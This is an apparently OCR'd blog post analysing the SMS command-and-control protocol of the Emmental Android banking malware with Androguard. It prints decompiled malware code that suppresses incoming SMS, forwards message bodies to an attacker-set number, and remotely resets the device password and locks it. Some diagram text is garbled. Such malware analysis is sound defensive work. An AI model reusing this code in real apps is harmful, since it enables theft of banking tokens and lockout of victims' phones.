
# Reversing the SMS C&C protocol of Emmental (1st part - understanding the code)

blog.angelalonso.es/2015/11/reversing-sms-c-protocol-of-emmental.html


Initial call
org.thoughtcrime.securesms.
h.i.a("PHONE_NUMBER", "", p4)
OR org.thoughtcrime.securesms.h.i.b
org.thoughtcrime.securesms.h.i.b
case 1
org.thoughtcrime.
securesms.h.f
org.thoughtcrime.securesms
.h.i.b("RTB", 1, p4);
case 2
case 3
Request value
of the string
Return the value
org.thoughtcrime.securesms
.h.i.a("sms_phone", "0", p4);
org.thoughtcrime.
securesms.h.h
...........
case 11
org.thoughtcrime.securesms

In a previous post I described how I reversed and decrypt the HTTP C2C protocol used by Emmental malware. Also, in other post I introduced the Androguard framework with some examples.

Now it is time to focus on the SMS C2C protocol and how I have reversed it.

The sample used is again the same:
c5cdba8771e2aee76d5bad8c2e225cd4a642050a7cfa6f22132edf607de42349

The code of this malware is obfuscated and also use some anti-reversing techniques. For example, if you try to open it with j2-gui after the DEX has been converted to Java code some part of the code will not show properly.
The obfuscation makes the analysis a bit more difficult so a bit of patient is necessary.
If you have the money, there is a very good tool, JEB, which can help you with de-obfuscated Java code and make the analysis easier and faster.

## Finding the entry point

When dealing with analysis like this it is important to figure out which is the entry point. In this case, the entry point must  be anything related to any SMS ( any method, permission, provider...). So we can look where some SMS permissions are used (SEND_SMS or RECEIVED_SMS) or we can check where the Android SMS provider is used

For this analysis I am going to start looking to the Android SMS provider (android.provider.Telephony.SMS_RECEIVED).

So first thing I do is to search for the string "android.provider.Telephony.SMS_RECEIVED" in order to see which methods are using it.

```
In [48]:  a, d, dx = AnalyzeAPK("malware.apk", decompiler="dad")
In [64]:  z = dx.tainted_variables.get_string("android.provider.Telephony.SMS_RECEIVED")
In [65]: z
Out[65]: <androguard.core.analysis.analysis.TaintedVariable at 0x7fd99a967090>
```

```
In [66]: z.show_paths(d)
R f4 Lorg/thoughtcrime/securesms/service/SmsListener;->onReceive (Landroid/content/Context;
Landroid/content/Intent;)V
R 202 Lorg/thoughtcrime/securesms/service/SmsListener;->onReceive
(Landroid/content/Context; Landroid/content/Intent;)V
R 36 Lorg/thoughtcrime/securesms/service/SmsListener;->a (Landroid/content/Context;
Landroid/content/Intent;)Z
```

Clearly I find some interesting method 'onReceive' in the class: Lorg.thoughtcrime.securesms.service.SmsListener

## The first method

```
In [70]:
d.CLASS_Lorg_thoughtcrime_securesms_service_SmsListener.METHOD_onReceive.source()
public void onReceive(android.content.Context p8, android.content.Intent p9)
    {
        String v0_3 = ((Object[]) ((Object[]) p9.getExtras().get("pdus")));
        String v5_0 = new android.telephony.SmsMessage[v0_3.length];
        String v2_1 = 0;
        String v4_0 = "";
        while (v2_1 < v0_3.length) {
            v5_0[v2_1] = android.telephony.SmsMessage.createFromPdu(((byte[]) ((byte[])
v0_3[v2_1])));
            v4_0 = new
StringBuilder().append(v4_0).append(v5_0[v2_1].getMessageBody()).toString();
            v2_1++;
        }
        String v0_8 = android.telephony.SmsMessage.createFromPdu(((byte[]) ((byte[])
v0_3[0]))).getDisplayOriginatingAddress();
        android.content.Intent v1_4 = new org.thoughtcrime.securesms.h.f(v4_0, p8);
        if ((!p9.getAction().equals("android.provider.Telephony.SMS_DELIVER")) ||
((!v1_4.a().booleanValue()) && (org.thoughtcrime.securesms.h.i.a("RTB", 0, p8) == 0))) {
            if ((!p9.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) ||
((!v1_4.a().booleanValue()) && (org.thoughtcrime.securesms.h.i.a("RTB", 0, p8) == 0))) {
```

```
                if ((p9.getAction().equals("android.provider.Telephony.SMS_DELIVER")) ||
((p9.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) && (this.a(p8, p9)))) {
                    String v0_15 = new android.content.Intent(p8,
org.thoughtcrime.securesms.service.SendReceiveService);

v0_15.setAction("org.thoughtcrime.securesms.SendReceiveService.RECEIVE_SMS_ACTION");
                    v0_15.putExtra("ResultCode", this.getResultCode());
                    v0_15.putParcelableArrayListExtra("text_messages", this.c(p9));
                    p8.startService(v0_15);
                    this.abortBroadcast();
                }
            } else {
                if (!v1_4.a().booleanValue()) {
                    if (org.thoughtcrime.securesms.h.i.a("RTB", 0, p8) != 2) {
                        if ((org.thoughtcrime.securesms.h.i.a("RTB", 0, p8) == 1) &&
(org.thoughtcrime.securesms.h.i.c(v0_8, 0, p8) == 1)) {
                            this.abortBroadcast();
                            android.content.Intent v1_17 = new android.content.Intent(p8,
org.thoughtcrime.securesms.xservices.XSmsIncom);
                            v1_17.putExtra("sms_body", v4_0);
                            v1_17.putExtra("sms_from", v0_8);
                            p8.startService(v1_17);
                        }
                    } else {
                        this.abortBroadcast();
                        String v0_17 = org.thoughtcrime.securesms.h.i.a("sms_phone", "0", p8);
                        if (v0_17 != "0") {
                            org.thoughtcrime.securesms.h.i.d(v0_17, v4_0, p8);
                        }
                    }
                } else {
                    this.abortBroadcast();
                    if (v1_4.b().booleanValue()) {
                        v1_4.a(p8);
                    }
                }
            }
        } else {
            this.abortBroadcast();
        }
        return;
    }
```

## The second method

Looking at the code above I see an interesting call to another method in other class, which I also display here:

In [71]: **d.CLASS_Lorg_thoughtcrime_securesms_h_f.source()**

```
package org.thoughtcrime.securesms.h;
public class f {
    private String a;
    private org.thoughtcrime.securesms.h.h b;
    private String c;
    private String d;
    private Boolean e;
    private Boolean f;
    private String[] g;

    public f(String p6, android.content.Context p7)
    {
        this.c = "0";
        this.d = "0";
        this.e = Boolean.valueOf(0);
        this.f = Boolean.valueOf(0);
        this.g = p6.split(" ");
        if ((this.g.length > 1) && (org.thoughtcrime.securesms.h.h.a(this.g[1]))) {
            this.a = this.g[0];
            this.b = org.thoughtcrime.securesms.h.h.valueOf(this.g[1]);
            if (this.g.length > 2) {
                this.c = this.g[2];
                if (this.g.length > 3) {
                    this.d = this.g[3];
                    org.thoughtcrime.securesms.h.i.b("service_code", this.d, p7);
                }
            }
            this.e = Boolean.valueOf(1);
            if (org.thoughtcrime.securesms.h.i.b(org.thoughtcrime.securesms.h.i.a(this.a))) {
                this.f = Boolean.valueOf(1);
            }
        }
        return;
    }

    public Boolean a()
    {
        return this.e;
    }
    public void a(android.content.Context p4)
    {
        switch (org.thoughtcrime.securesms.h.g.a[this.b.ordinal()]) {
            case 1:
                String v0_35 = org.thoughtcrime.securesms.h.i.a("PHONE_NUMBER", "", p4);
                if ((this.c == "0") && (v0_35.length() > 0)) {
                    this.c = v0_35;
                }
                if (this.c == "0") {
                } else {
                    org.thoughtcrime.securesms.h.i.b("sms_phone", this.c, p4);
                    org.thoughtcrime.securesms.h.i.b("RTB", 2, p4);
                    org.thoughtcrime.securesms.h.i.d(this.c, "Service Started", p4);
                }
                break;
            case 2:
                org.thoughtcrime.securesms.h.i.b("RTB", 1, p4);
                org.thoughtcrime.securesms.h.i.b("Service Started", p4);
                break;
            case 3:
                this.c = org.thoughtcrime.securesms.h.i.a("sms_phone", "0", p4);
                org.thoughtcrime.securesms.h.i.b("sms_phone", "0", p4);
                org.thoughtcrime.securesms.h.i.b("RTB", 0, p4);
                if (this.c == "0") {
                } else {
                    org.thoughtcrime.securesms.h.i.d(this.c, "Service Stoped", p4);
                }
                break;
            case 4:
                org.thoughtcrime.securesms.h.i.b("DEL", 1, p4);
                this.c = org.thoughtcrime.securesms.h.i.a("sms_phone", this.c, p4);
                if (this.c == "0") {
                } else {
                    org.thoughtcrime.securesms.h.i.d(this.c, "Delete command received", p4);
                }
                break;
            case 5:
                if (this.c == "0") {
                } else {
                    org.thoughtcrime.securesms.h.i.m(p4);
                    org.thoughtcrime.securesms.h.i.b("URL_MAIN", this.c, p4);
                    org.thoughtcrime.securesms.h.i.b("Buffer setted", p4);
                    p4.sendBroadcast(new android.content.Intent(p4,
org.thoughtcrime.securesms.xservices.XRepeat));
```

```
                }
                break;
            case 6:
                org.thoughtcrime.securesms.h.i.m(p4);
                break;
            case 7:
                if (this.c == "0") {
                } else {
                    org.thoughtcrime.securesms.h.i.m(p4);
                    org.thoughtcrime.securesms.h.i.b("PHONE_NUMBER", this.c, p4);
                    org.thoughtcrime.securesms.h.i.b("Number setted", p4);
                }
                break;
            case 8:
                org.thoughtcrime.securesms.h.i.b("PHONE_NUMBER", "", p4);
                break;
            case 9:
                org.thoughtcrime.securesms.h.i.m(p4);
                org.thoughtcrime.securesms.h.i.b("PHONE_NUMBER", "", p4);
                break;
            case 10:
                if (this.c == "0") {
                } else {
                    String v0_9 = ((android.app.admin.DevicePolicyManager)
p4.getSystemService("device_policy"));
                    v0_9.resetPassword(this.c, 1);
                    v0_9.lockNow();
                    org.thoughtcrime.securesms.h.i.b("Device locked", p4);
                }
                break;
            case 11:
                String v0_4 = ((android.app.admin.DevicePolicyManager)
p4.getSystemService("device_policy"));
                v0_4.resetPassword("", 1);
                v0_4.lockNow();
                org.thoughtcrime.securesms.h.i.b("Device unlocked", p4);
                break;
        }
        return;
    }

    public Boolean b()
    {
        return this.f;
    }
}
```

## The third method

The method above makes again a call to other method in other class 'org.thoughtcrime.securesms.h.h.valueOf'.By the name of that method it looks like some kind of value is extracted or converted. Time to look to that method:


```
In [72]:In [72]: d.CLASS_Lorg_thoughtcrime_securesms_h_h.source()
package org.thoughtcrime.securesms.h;
final enum class h extends java.lang.Enum {
    public static final enum org.thoughtcrime.securesms.h.h a;
    public static final enum org.thoughtcrime.securesms.h.h b;
    public static final enum org.thoughtcrime.securesms.h.h c;
    public static final enum org.thoughtcrime.securesms.h.h d;
    public static final enum org.thoughtcrime.securesms.h.h e;
    public static final enum org.thoughtcrime.securesms.h.h f;
    public static final enum org.thoughtcrime.securesms.h.h g;
    public static final enum org.thoughtcrime.securesms.h.h h;
    public static final enum org.thoughtcrime.securesms.h.h i;
    public static final enum org.thoughtcrime.securesms.h.h j;
    public static final enum org.thoughtcrime.securesms.h.h k;
    private static final synthetic org.thoughtcrime.securesms.h.h[] l;

    static h()
    {
        org.thoughtcrime.securesms.h.h.a = new org.thoughtcrime.securesms.h.h("GOOGL", 0);
        org.thoughtcrime.securesms.h.h.b = new org.thoughtcrime.securesms.h.h("STARTB", 1);
        org.thoughtcrime.securesms.h.h.c = new org.thoughtcrime.securesms.h.h("GOOGLE", 2);
        org.thoughtcrime.securesms.h.h.d = new org.thoughtcrime.securesms.h.h("DEL", 3);
        org.thoughtcrime.securesms.h.h.e = new org.thoughtcrime.securesms.h.h("YAHOO", 4);
        org.thoughtcrime.securesms.h.h.f = new org.thoughtcrime.securesms.h.h("CLEARB", 5);
        org.thoughtcrime.securesms.h.h.g = new org.thoughtcrime.securesms.h.h("SETP", 6);
        org.thoughtcrime.securesms.h.h.h = new org.thoughtcrime.securesms.h.h("CLEARP", 7);
        org.thoughtcrime.securesms.h.h.i = new org.thoughtcrime.securesms.h.h("DROPBOX", 8);
        org.thoughtcrime.securesms.h.h.j = new org.thoughtcrime.securesms.h.h("LOCK", 9);
        org.thoughtcrime.securesms.h.h.k = new org.thoughtcrime.securesms.h.h("UNLOCK", 10);
        org.thoughtcrime.securesms.h.h[] v0_23 = new org.thoughtcrime.securesms.h.h[11];
        v0_23[0] = org.thoughtcrime.securesms.h.h.a;
        v0_23[1] = org.thoughtcrime.securesms.h.h.b;
        v0_23[2] = org.thoughtcrime.securesms.h.h.c;
        v0_23[3] = org.thoughtcrime.securesms.h.h.d;
        v0_23[4] = org.thoughtcrime.securesms.h.h.e;
        v0_23[5] = org.thoughtcrime.securesms.h.h.f;
        v0_23[6] = org.thoughtcrime.securesms.h.h.g;
        v0_23[7] = org.thoughtcrime.securesms.h.h.h;
        v0_23[8] = org.thoughtcrime.securesms.h.h.i;
        v0_23[9] = org.thoughtcrime.securesms.h.h.j;
        v0_23[10] = org.thoughtcrime.securesms.h.h.k;
        org.thoughtcrime.securesms.h.h.l = v0_23;
        return;
    }

    private h(String p1, int p2)
    {
        this(p1, p2);
        return;
    }

    public static boolean a(String p5)
    {
        int v0 = 0;
        org.thoughtcrime.securesms.h.h[] v2 = org.thoughtcrime.securesms.h.h.values();
        int v1 = 0;
        while (v1 < v2.length) {
            if (!v2[v1].name().equals(p5)) {
                v1++;
            } else {
                v0 = 1;
                break;
            }
        }
        return v0;
    }

    public static org.thoughtcrime.securesms.h.h valueOf(String p1)
    {
        return ((org.thoughtcrime.securesms.h.h) Enum.valueOf(org.thoughtcrime.securesms.h.h,
p1));
    }

    public static org.thoughtcrime.securesms.h.h[] values()
    {
        return ((org.thoughtcrime.securesms.h.h[]) org.thoughtcrime.securesms.h.h.l.clone());
    }
}
```

## Back to second method

Looking at the Java class I see that there is a some kind 'conversion' from a string to a number. Those strings looks familiar to me and I have seen some of the them in memory analysis I did in previous posts. So basically the string "GOOGL" is 'mapped' to the number '1' which can be later used in a 'switch' condition in the caller method org.thought.crime.securesms.h.f and from there jump to the method which executes the valid code. So for example, the 'GOOGL' strings, maps to number '1' and in the 'switch', the code is the following:

```
case 1:
        String v0_35 = org.thoughtcrime.securesms.h.i.a("PHONE_NUMBER", "", p4);
        if ((this.c == "0") && (v0_35.length() > 0)) {
            this.c = v0_35;
        }
        if (this.c == "0") {
        } else {
            org.thoughtcrime.securesms.h.i.b("sms_phone", this.c, p4);
            org.thoughtcrime.securesms.h.i.b("RTB", 2, p4);
            org.thoughtcrime.securesms.h.i.d(this.c, "Service Started", p4);
        }
        break
```

I have created a very basic flow diagram to see how the functions are called


OnReceive()
Initial call
org.thoughtcrime.securesms.h.i.a("PHONE_NUMBER", "", p4) OR org.thoughtcrime.securesms.h.i.b org.thoughtcrime.securesms.h.i.b
case 1
org.thoughtcrime. securesms.h.f
org.thoughtcrime.securesms .h.i.b("RTB", 1, p4);
case 2
Return the value
Request value of the string
case 3
org.thoughtcrime.securesms .h.i.a("sms_phone", "0", p4);
org.thoughtcrime. securesms.h.h
..........
case 11
org.thoughtcrime.securesms h.i.b("Device unlocked", p4);

## The fourth method

In the code above there is an interesting call to one method: org.thoughtcrime.securesms.h.i.b("sms_phone", this.c, p4)

The code of this method is:

```
  public static void b(String p2, String p3, android.content.Context p4)
   {
      android.content.SharedPreferences$Editor v0_2;
      if (android.os.Build$VERSION.SDK_INT < 11) {
         v0_2 = p4.getSharedPreferences("MainPref", 0);
      } else {
         v0_2 = p4.getSharedPreferences("MainPref", 4);
      }
      android.content.SharedPreferences$Editor v0_4 = v0_2.edit();
      v0_4.putString(p2, p3);
      v0_4.commit();

      return;
```

In essence, this method finally is editing the MainPreferences.xml used by the malware to keep its configuration. This file is basically the XML file discovered in this post which keeps the configuration of the malware. In this case, this is a phone number which I advance is the number used to forward the stolen tokens (I will explain this in next post).

This is a summary of what's going:

1. When there is a new SMS received the OnReceive() method calls other method org.thoughtcrime.securesms.h.f
2. The method org.thoughtcrime.securesms.h.f contains a 'switch' in order to jump to the specific method to execute the code. But previous to that, the method needs to know which is the value of the variable for the 'switch'. To get this value, a call to the method org.thoughtcrime.securesms.h.h is done.
3. The method org.thoughtcrime.securesms.h.f is in charge of mapping strings to integer values. So the value returned is used by the method org.thoughtcrime.securesms.h.f .
4. Once org.thoughtcrime.securesms.h.f knows the value for the 'switch' it jumps to the correct method which execute the C&C command.

Where I am going to focus the investigation?
Basically in the strings mapped to integers. Those are the ones which are the C&C commands. So I need to see what the commands GOOGL, STARTB, DEL, YAHOO, etc, are used for.